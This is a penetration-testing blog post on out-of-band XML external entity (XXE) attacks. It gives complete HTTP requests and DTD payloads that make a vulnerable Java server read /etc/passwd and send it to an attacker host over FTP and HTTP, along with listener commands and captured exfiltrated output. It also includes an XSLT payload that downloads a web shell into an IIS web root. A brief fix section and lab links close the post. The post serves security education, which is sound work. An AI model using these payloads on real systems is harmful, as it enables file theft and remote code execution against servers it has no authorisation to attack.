
ZeroSec

hacking

XXE - Things Are Getting Out of Band

XXE Out of Band testing, explaining how to execute XXE OOB attacks over HTTP & FTP. Additional explanation on XXE RCE.

Andy Gill
Dec 12, 2017 • 7 min read



This isn't anything new however has been a long time in writing as I've been playing around with things! It is more my take on how to do these types of attacks and how I've found different tools to be better than others alongside different techniques being more efficient and generally better.

External XML Entity Injection (XXE) is a specific type of Server Side Request Forgery(SSRF) which affects an XML processing engine server side on a target. Specifically blind XXE is when the results are either error based or cause 3rd party interaction with services such as HTTP, FTP & DNS.

If you're unfamilliar with the term blind XXE, check out part one of this post here. This post takes a continuation off of my first post about XXE, whereby in this instance I have been learning and researching more into out of band techniques enabling exfiltration of data over common protocols such as FTP & SSH.

For a lot of people, XXE will be their end goal, however it can be leveraged too for further exploitaion as demonstrated in my other post about chaining. Specifically chaining file exposure to other vulnerabilities can result in a really interesting end goal!

File Exfiltration

One of the biggest risks when it comes to XXE is file exfiltration and specifically for us, as the attacker it is the biggest interest. Aside from wanting a shell, the next best thing for an attacker is exfiltration of sensitive information. Enter Blind XXE - one of the solutions to that problem.

When it comes to typical XXE files can be accessed using the file URI handler however in a lot of cases this might not work, this is where the likes of FTP, HTTP & other handlers can come to the rescue.

XXE in the three examples below was achievable due to the applications running a vulnerable version of java, however the same attack is possible with a C# back end too. If an ASP.NET web application parses XML, it may be vulnerable to this type of attack.

FTP

FTP Out of band works whereby data is sent to a listening FTP server via an XXE, essentially a web request is sent which then triggers a FTP request. I suppose techincally this could be counted as a stager/dropper attack.

In order to do this the following request was sent to the application:

```
POST /vulnerable.jsp HTTP/1.1
Host: VULNERABLEHOST
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/2010010
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: XXE=Blog
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 132

<?xml version="1.0" ?>
<!DOCTYPE a [
<!ENTITY % asd SYSTEM "http://ATTACKERHOST:8090/xxe_file.dtd">
%asd;
%c;
]>
<a>&rrr;</a>
```

Serverside run `python -m SimpleHTTPServer 8090` where the port can be anything really, I chose 8090 as a random number.

Essentially two requests allow exfil of data;

1. A HTTP request to get the DTD file containing the first part of the payload
2. The DTD file instructs the vulnerable app to initiate a FTP request to an attacker's server which will listen for the contents of the file/any requests incoming.


This makes a call for xxe_file.dtd which contains the following:

```
<!ENTITY % d SYSTEM "file:///etc/passwd">
<!ENTITY % c "<!ENTITY rrr SYSTEM 'ftp://ATTACKERHOST:2121/%d;'>">
```

Following the web request there are two ways of simulating FTP on the attacking server. There is a ruby script that emulates a FTP server on any desired port, in the example above `2121` was chosen. Or alternatively you can do it with python(script to come soon), I have a PoC however it works 100% of the time 50% of the time, so it's not battle ready...

Anyway, the request sends a second request to the attacker's server on port `2121` looking for a DTD file which contains a request for the data or file that we want on the target server. If the file doesn't exist the server will respond with a 'No such file or directory' response however if it does exist the response is different. It outputs the file contents over FTP line by line.

The output from FTP can be seen below. The script spits out the `passwd` file line by line.



```
oot@r1:/tmp/a# ruby xxe.rb
TP. New client connected
 USER anonymous
 PASS Java1.6.0_111@
 230 more data please!
 TYPE I
 230 more data please!
 CWD root:x:0:0:root:
 230 more data please!
 CWD root:
 230 more data please!
 CWD bin
 230 more data please!
 CWD bash
 230 more data please!
 bin:x:1:1:bin:
 230 more data please!
 CWD bin:
 230 more data please!
 CWD sbin
 230 more data please!
 CWD nologin
 230 more data please!
 daemon:x:2:2:daemon:
 230 more data please!
 CWD sbin:
 230 more data please!
 CWD sbin
 230 more data please!
 CWD nologin
 230 more data please!
 adm:x:3:4:adm:
 230 more data please!
 CWD var
 230 more data please!
 CWD adm:
 230 more data please!
 CWD sbin
 230 more data please!
 CWD nologin
 230 more data please!
 lp:x:4:7:lp:
 230 more data please!
 CWD var
 230 more data please!
```

Keep in mind that since the file `/etc/passwd` contains the `:` char this may be the most efficient method for exfil of information via OOB attacks.

Consequently when a file is requested whereby the user does not have access the following error is displayed:

```
HTTP/1.1 500 Internal Server Error
Date: Thu, 19 Oct 2017 17:41:04 GMT
Set-Cookie: XXE=Blog; path=/
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 144

<HTML><HEAD><TITLE>500 Internal Server Error</TITLE></HEAD><BODY><H1>500 Int
```


HTTP

The setup for HTTP is almost identical to FTP however the request instead looks something similar to below:

```
POST /Vuln.jsp HTTP/1.1
Host: VULNERABLEHOST
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/2010010
Content-Type: text/xml
Content-Length: 98

<?xml version="1.0"?>
<!DOCTYPE foo SYSTEM "http://ATTACKERHOST:31337/xxe.dtd">
<foo>&attack;</foo>
```

On the attacker side before sending the request we want to spin up a simple http server, this can be achieved again with `python -m SimpleHTTPServer 31337` which will listen and serve web requests just as we want. Additionally you'll want to set up a netcat listener on port `1337` or whatever port you've chosen, this will be used to listen for the contents of `/etc/passwd`.




```
zephr@r1:/tmp$ python -m SimpleHTTPServer 31337
Serving HTTP on 0.0.0.0 port 31337 ...
[redacted] - - [12/Dec/2017 15:00:50] "GET /xxe.dtd HTTP/1.1" 200 -
```

Now that a proper HTTP request has been constructed containing XML, it can be sent it to the server. If all goes well, the server should respond with a HTTP 400 error as it's unabled to retrieve the DTD. However in the background our exploit has worked and the server will have downloaded the dtd and executed it.

DTD File Contents:


```
<!ENTITY % vuln1 SYSTEM "file:///etc/passwd">
<!ENTITY % vuln2 "<!ENTITY attack SYSTEM 'http://ATTACKERHOST:1337/EXAMPLE?%
%vuln2;
```

This DTD will force the XML parser to echo the content of `/etc/passwd` and assign it to vuln1. Then it will create another variable `vuln2` that will contain a link to the attacker's server assigning the value of vuln1. It will then print the value of vuln2 using the %vuln2. If both requests are successful you should get output back at your server similar to the output below:



```
zephr@rl:/tmp$ sudo nc -lvp 1337
listening on [any] 1337 ...
Warning: forward host lookup failed for [redacted] Unknown host
c[redacted] from [redacted]
GET /EXAMPLE?root:x:0:0:root:/root:/bin/bash%0Adaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin%0Abin:x:2:2:bin:/bin:/usr/sbin/nologin%0Asys:x:3:3:sys:/dev
534:sync:/bin:/bin/sync%0Agames:x:5:60:games:/usr/games:/usr/sbin/nologin%0Aman:x:6:12:man:/var/cache/man:/usr/sbin/nologin%0Alp:x:7:7:lp:/var/spool/lpd:/
il:/var/mail:/usr/sbin/nologin%0Anews:x:9:9:news:/var/spool/news:/usr/sbin/nologin%0Auucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin%0Aproxy:x:13:13:p
w-data:x:33:33:www-data:/var/www:/usr/sbin/nologin%0Abackup:x:34:34:backup:/var/backups:/usr/sbin/nologin%0Alist:x:38:38:Mailing%20List%20Manager:/var/lis
9:ircd:/var/run/ircd:/usr/sbin/nologin%0Agnats:x:41:41:Gnats%20Bug-Reporting%20System%20(admin):/var/lib/gnats:/usr/sbin/nologin%0Anobody:x:65534:65534:no
[redacted]systemd:/bin/false%0Asystemd-network:x:101:104:systemd%20Network%20Management,,,
[redacted]/false%0Asystemd-bus-proxy:x:103:106:systemd%20Bus%20Proxy,,,:/run/systemd:/bin/
[redacted]%0A HTTP/1.1
User-Agent: Java/1.7.0
Host: [redacted]:1337
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```

From the screenshot it can clearly be seen that the vulnerable server has sent the contents of /etc/passwd to the second listener thus exploiting the version of Java on the system. If you want to view additional information about the request, you can run a netcat listener instead of python simple http web server.



```
 zephr@rl:/tmp$ sudo nc -lvp  31337
sudo] password for zephr:
istening on [any] 31337 ...
ar[redacted]
onnect to [redacted] from [redacted]
ET /xxe.dtd HTTP/1.1
ser-Agent: Java/1.7.0
[redacted]
ccept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
onnection: keep-alive
```

Other Handlers

Depending on the version of Java in use, there *might* be other handlers you can use, such as:

- `gopher://`
- `mailto://`
- `ldap://`
- `jar://`
- `ssh2://`

However to be able to use these, this will depend on you finding a version of Java which is `<1.7`.

It is also worth noting that if you come across a version of Java which is >1.7 the HTTP attack may not work, instead of working it will spit back a stack trace at you :(.

RCE via XXE?

In asp.net applications it is also possible to achieve remote code execution via XXE. I'm not sure if this is specifically tied to ASP however I have only encountered it so far on ASP.

The RCE works via the payload displayed below. essentially this downloads a web shell via asp code into the IIS web root. And from here enables an attacker to execute commands on the back end system.

The example request below is for a trivial download however more sophistocated attacks can also be construded.

```
<?xml version='1.0'?>
<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:msxsl="urn:schemas-microsoft-com:xslt"
xmlns:user="http://VICTIM.COM/pwned">
<msxsl:script language="C#" implements-prefix="user">
<![CDATA[
public string xml()
{
    System.Net.WebClient webClient = new System.Net.WebClient();
    webClient.DownloadFile("https://ATTACKERHOST/webshell.aspx",
                       @"c:\inetpub\wwwroot\zephrShell.aspx");

    return "Shell Uploaded Successfully @ /zephrShell.aspx";
}
]]>
</msxsl:script>
<xsl:template match="/">
<xsl:value-of select="user:xml()"/>
</xsl:template>
</xsl:stylesheet>
```

This works in the exact same way as an unrestricted file upload, however I found it to work well for XXE too. Now this isn't anything new but I felt it was worth including for the fun of it, highlighting that XXE can be a genuine route to remote code exec and making it rain shells!

Advice to Fix XXE Issues

The main problem is that the XML parser parses the untrusted data sent by the user. However, it may not be easy or possible to validate only data present within the system identifier in the DTD.

Most XML parsers are vulnerable to XML external entity attacks (XXE) by default. Therefore, the best solution would be to configure the XML processor to use a local static DTD and disallow any declared DTD included in the XML document.

In Java this can be achieved by setting the respective attributes to false, external entity attacks can be prevented. Thus external entities, parameter entities, and inline DTD are set to false to avoid XXE based attacks.

Examples to Play With

It's all fine and well reading about XXE and out of band attacks but some of you might want to try out the sploits in a lab environment to better understand how it works. I've found the two resources for JSP & C# PoC to play with;

1. C# XXE PoC Example Application
2. XXE Playground Pentester Labs

About Andy Github Twitter LinkedIn Photo Blog

Powered by Ghost

(Re)Building the Ultimate Homelab NUC Cluster - Part 2

Welcome to part 2 of my NUC cluster; in the first part, I explained how to deploy a clust…

Dec 8, 2024 9 min read

Adversarial SysAdmin - The Key to Effective Living off the Land

Introducing Living off the Land Searches (LOLSearches), using advanced search…

Oct 27, 2024 6 min read